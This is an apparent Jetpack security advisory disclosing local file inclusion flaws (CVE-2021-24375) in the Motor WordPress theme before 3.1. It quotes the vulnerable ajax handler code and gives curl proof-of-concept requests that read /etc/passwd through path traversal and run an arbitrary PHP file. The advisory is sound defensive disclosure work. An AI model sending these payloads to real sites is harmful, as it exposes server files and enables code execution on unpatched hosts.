Vulnerabilities Found in Motor WordPress Theme < 3.1

Updated on June 8, 2021 - Harald Eilertsen

During an audit of the Motor theme (full name "Motor – Cars, Parts, Service, Equipments and Accessories WooCommerce Store" by Stockware) for WordPress, we found a number of rather severe vulnerabilities.


These vulnerabilities would allow an unauthenticated attacker complete read access to files on the file system of the site host, and would also allow them to run any PHP scripts found in the file system. We did not identify any upload vulnerabilities in the Motor theme, but paired with other vulnerable plugins this could allow for a complete takeover of the vulnerable site.

We disclosed these vulnerabilities to the theme store who then contacted the theme vendor with our findings. A fixed version of the theme was released as version 3.1 on June 3, 2021. We encourage everybody using this theme to upgrade to the latest version immediately!

The Vulnerabilities

Our team discovered a number of unprotected ajax endpoints used by the theme that were vulnerable to a Local File Inclusion attack.

Local File Inclusion Vulnerability
Affected Versions: < 3.1
CVE-ID: CVE-2021-24375
CVSSv3.1: 8.6
CWE: CWE-23, CWE-36
CWSS: 81.9



```
// Load More Ajax
add_action('wp_ajax_nopriv_motor_load_more', 'motor_load_more');
add_action('wp_ajax_motor_load_more', 'motor_load_more');
function motor_load_more () {
     if (isset($_POST['file'])) {
         //include( trailingslashit( get_template_directory() ) . $_POST['file'] );
         include($_POST['file']);
     }
     die();
}
```

This allows any visitor to submit requests containing a file name to be read and included in the request handling, potentially revealing sensitive information contained within the file system.

Proof of Concept (PoC)

```
% curl -i -F 'file=/etc/passwd' -F 'action=motor_load_more' localhost:8888/wp-admin/admin-ajax.php
```

Version 2.0 of the theme is not vulnerable to Absolute Path Traversal (CWE-36), but using a relative path, like `file=../../../../../../etc/passwd` gives the same result.

If this file is a PHP file, its code will be executed.

PoC

```
% curl -F 'file=../malicious.php' -F 'action=motor_load_more' 'localhost:8888/wp-admin/admin-ajax.php'
```

Local File Inclusion Vulnerability
Affected Versions: < 3.1
CVE-ID: CVE-2021-24375
CVSSv3.1: 5.8
CWE: CWE-23, CWE-36
CWSS: 73.7

```php
// Quick View Ajax
add_action('wp_ajax_nopriv_motor_quick_view', 'motor_quick_view');
add_action('wp_ajax_motor_quick_view', 'motor_quick_view');
function motor_quick_view () {
    if ( ! isset( $_REQUEST['product_id'] ) ) {
        die();
    }

    $product_id = intval( $_REQUEST['product_id'] );

    wp( 'p=' . $product_id . '&post_type=product' );

    if (isset($_POST['file'])) {
        get_template_part($_POST['file']);
    }
    die();
}
```

An identical code pattern is also used for the `motor_quick_project_view` only available in version 3.x of the theme.

These variants are slightly different, as they require a `product_id` (or `project_id`) to be passed in, either as a URL parameter or in the POST data. However this parameter is not validated, so any value is fine.

These attack vectors do not include the file directly, but via the `get_template_part` WordPress API. While it is tempting to think that the WordPress API ensures the safety of the file inclusion, it does not in fact validate the input argument. That is the responsibility of the caller.

Version 2.x of the theme allows the attacker to both read arbitrary files of any type, and execute arbitrary PHP scripts. Version 3.0 however only allows execution of PHP scripts. In both versions, relative path traversal (CWE-23) have to be used, as these attack vectors are not vulnerable to absolute path traversal.

In version 3.0 the path is relative to the WordPress root directory.

PoC

```
% curl -F 'file=malicious -F 'action=motor_quick_view' 'localhost:8888/wp-admin/admin-ajax.php?product_id=42'
```

In version 2.0 the path is relative to the theme template directory.

PoC

```
% curl -F 'file=../../../malicious.php' -F 'action=motor_quick_view' 'localhost:8888/wp-admin/admin-ajax.php?product_id=42'
```

Timeline

2021-05-12: Vulnerability found / PoC created

2021-05-12: Contacted Envato Market about issue

2021-05-18: Reported issues to Envato Helpful Hacker program

2021-05-24: Submission confirmed received by Envato team

2021-06-03: Updated version published

Credits

This security disclosure was made possible thanks to Harald Eilertsen, Fioravante Souza, and Benedict Singer from the Jetpack Security team, and kailoon from the Envato Helpful Hacker program. Also thanks to Stockware for providing us with the fixed version of the theme so we could verify the fixes.

Conclusion

We recommend that you check the current version of the Motor theme you are using on your site and, if it is less than 3.1, update it as soon as possible!

At Jetpack, we work hard to make sure your websites are protected from these types of vulnerabilities. To stay one step ahead of any new threats, check out Jetpack Scan, which includes security scanning and automated malware removal.

*This entry was posted in **Vulnerabilities**. Bookmark the **permalink**.*

Harald Eilertsen

Harald is a Certified Systems Security Professional (CISSP) with a wide background from software development and the security industry. He has a Master of Science in analog microelectronics from the Norwegian University of Science and Technology (NTNU), and has worked for companies such as Norman, Tandberg and Cisco before joining the Jetpack Scan team at Automattic.

Have a question?

Comments are closed for this article, but we're still here to help! Visit the support forum and we'll be happy to answer any questions.

View support forum

Search

Browse by Topic

- Affiliates (1)
- Analytics (6)
- Code snippets (32)
- Contribute (6)
- Customer Stories (6)
- Ecommerce (11)
- Events (5)
- Features (56)
- Grow (11)
- hosting (1)
- Innovate (6)
- Jetpack News (45)
- Learn (65)
- Meet Jetpack (14)
- Performance (24)
- Photos & Videos (9)
- Promotions (2)
- Releases (166)
- Search Engine Optimization (12)
- Security (75)
- Small Business (16)
- Social Media (13)
- Support Stories (3)
- Tips & Tricks (85)
- Uncategorized (5)
- Utilities & Maintenance (4)
- Vulnerabilities (18)
- Website Design (13)

WordAds (1)
WordCamp (3)

Jetpack

EN

WordPress Plugins

Akismet Anti-spam
Jetpack
Jetpack Boost
Jetpack CRM
Jetpack Protect
Jetpack Search
Jetpack Social
Jetpack VideoPress
VaultPress Backup
WP Super Cache

Partners

Recommended Hosts
For Hosts
For Agencies

Developers

Documentation
Beta Program
Contribute to Jetpack

Legal

Terms of Service
Privacy Policy
GDPR
Privacy Notice for California Users

Help

Knowledge Base
Forums
Security Library
Contact Us
Press

Social

Mobile Apps

GET IT ON Google Play
Download on the App Store

An airline

Work With Us